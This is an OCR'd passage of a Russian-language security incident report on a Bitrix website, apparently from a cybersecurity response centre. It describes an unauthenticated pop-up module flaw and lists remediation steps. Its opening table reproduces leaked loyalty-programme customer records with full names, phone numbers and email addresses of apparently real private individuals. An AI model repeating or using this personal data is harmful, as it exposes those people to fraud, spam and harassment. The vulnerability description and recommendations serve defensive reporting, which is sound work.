



ID Клиента%	%Номер карты программы лояльности%	%ФИО%	%Номер телефона%	%Email адрес%	%Дата регистрации%	%Дата деактивации
0,01	%078439%	%Гайдукевич Николай Эдуардович%	%+375(29)765-11-38%	%%	%2017-12-22 10:48:01%	%
0,06	%130670%	%%	%%	%%	%2018-01-11 16:38:54%	%
0,14	%%	%Валерий %	%%	%maksimovich_v@mile.by%	%2018-02-12 11:27:04%	%
0,24	%%	%%	%%	%test@test.com%	%2018-07-31 11:55:38%	%
0,9	%%	%call%	%375(29)750-05-55%	%call@giperlink.by%	%2018-11-08 10:10:01%	%
1,11	%%	%Павел Прокоп%	%%	%new41111111111111111@new4.ru%	%2018-11-13 09:39:19%	%
1,22	%%	%new8%	%%	%new8@new8.ru%	%2018-11-16 11:29:45%	%
1,29	%%	%Балаж Регина Владимировна%	%+375(29)750-05-55%	%logist@giperlink.by%	%2018-11-17 10:22:15%	%
1,3	%%	%%	%+375(29)132-16-51%	%%	%2018-11-17 13:31:16%	%
1,44	%%	%%	%+375(23)423-42-34%	%%	%2018-12-21 19:20:56%	%
1,46	%%	%Дубок Григорий%	%%	%dubok_g@mile.by%	%2018-12-26 14:00:30%	%
1,55	%%	%Тест%	%%	%tasjashad@gmail.com%	%2019-01-06 13:33:31%	%
1,56	%%	%тест%	%%	%tas@124.by%	%2019-01-06 13:39:16%	%
2,12	%%	%Давиденко Роман Александрович%	%%	%rndavidenko@gmail.com%	%2019-02-06 21:20:18%	%
2,13	%%	%%	%+375(29)124-87-14%	%%	%2019-02-14 10:03:28%	%
2,19	%%	%МЕЛЕШКО АЛЕКСЕЙ%	%%	%7530600@mail.ru%	%2019-02-15 14:26:14%	%
2,2	%%	%Кратюк Ольга Александровна%	%%	%olakrmih@gmail.com%	%2019-02-15 19:21:33%	%
2,21	%%	%МаксимчукАндрейВладимирович%	%%	%andreymaksimchuk7@yandex.by%	%2019-02-15 23:27:08%	%
2,22	%%	%Рекиц Михаил Анатольевич%	%%	%Rekish@tut.by%	%2019-02-16 15:19:58%	%
2,23	%%	%Коннов Александр Евгеньевич%	%%	%H22a7@ya.ru%	%2019-02-16 15:40:16%	%
2,24	%%	%Третьяк Евгений Викторович%	%%	%ptstyle@yandex.ru%	%2019-02-16 18:12:22%	%
2,25	%%	%Шимчонок Вадим Николаевич %	%%	%shimchonok.v@mail.ru%	%2019-02-16 21:40:22%	%
2,26	%%	%Захаренко сергей григорьевич%	%%	%yaka.zahar.by@tut.by%	%2019-02-17 10:41:54%	%
2,27	%%	%Дегтярева Светлана Генриковна%	%%	%svetochkadegt@mail.ru%	%2019-02-17 10:53:51%	%
2,28	%%	%Климашевский Артем%	%%	%artevsky@gmail.com%	%2019-02-17 10:59:05%	%
2,29	%%	%Вырщинкова Надежда Геннадьевна%	%%	%vyrshinkova@mail.ru%	%2019-02-17 11:00:26%	%
2,31	%%	%Шадрин Илья Дмитриевич%	%%	%glgabait_93@mail.ru%	%2019-02-17 12:23:08%	%
2,32	%%	%Воропай%	%%	%Vvoropayv@gmail.com%	%2019-02-17 12:52:46%	%
2,33	%066146%	%Войцехович Сергей Григорьевич%	%%	%7271277@gmail.com%	%2019-02-17 12:59:03%	%
2,34	%%	%Тимофеев Л.И.%	%%	%li.timofeev@yandex.ru%	%2019-02-17 13:02:22%	%
2,35	%%	%Никифоров Александр Владимирович%	%%	%nika@boim.by%	%2019-02-17 13:02:36%	%
2,37	%%	%Власов Юрий%	%%	%vlassoff@gmail.com%	%2019-02-17 13:40:01%	%
2,38	%%	%Герасимович Дмитрий Сергеевич%	%%	%dmitrygerych@gmail.com%	%2019-02-17 13:44:22%	%
2,39	%%	%Геннадий%	%%	%genar1964@tut.by%	%2019-02-17 14:57:08%	%
2,4	%%	%Захаревич Наталья Генриховна%	%%	%zakharevich-n@mail.ru%	%2019-02-17 17:46:54%	%
2,41	%%	%Лященко С. П. %	%%	%serg9379@gmail.com%	%2019-02-17 20:47:48%	%
2,42	%%	%Володькина Елена%	%%	%elenavolodkina89@gmail.com%	%2019-02-17 23:19:54%	%

Открытым для любых пользователей является так же модуль skyweb24_popuppro.php.




Злоумышленник может создать новое всплывающее окно, загрузив нужное изображение на сайт, и настроив условия отображения.





После чего на сайте можно заметить наше новое всплывающее окно.



3. Рекомендации

1) Сменить пароли отадминистративной части сайта, базы данных.

2) Удалить /bitrix/wizards/* и ограничить доступ к /bitrix/wizards/bitrix/demo/public_files/ru/auth/?register=yes путем добавления /bitrix/wizards/bitrix/demo/public_files/ru/auth/ файла .htaccess со следующим содержанием:

Orderallow,deny
Deny from all

2) Удалить всех
нелегитимно добавленных пользователей в административной части сайта.

4) Произвести обновление CMS и всех остальных используемых компонентов, модулей для устранения известных уязвимостей.

5) Проверить CMS на наличие других уязвимостей при помощи скрипта https://github.com/k1rurk/check_bitrix/blob/main/test_bitrix.py.

6) Ограничить доступ к административной части ресурса только с ip-адреса офиса клиента.

7) Ограничить доступ к ресурсу только с белорусских ip-адресов (ограничение по GeoIP).

8) проверить виртуальную машину на наличие вредоносного программного обеспеченияпри помощи антивирусного программного обеспечения.

9) обеспечить защиту веб-приложения путем использования средств обнаружения и выявления угроз, определения векторов атак, защищиты веб-приложений от SQL-инъекций, XSS и других кибератак.

Начальник центра обеспечения
кибербезопасности и
реагирования на
киберинциденты ООО
«Надежные программы»

С.И. Самохвал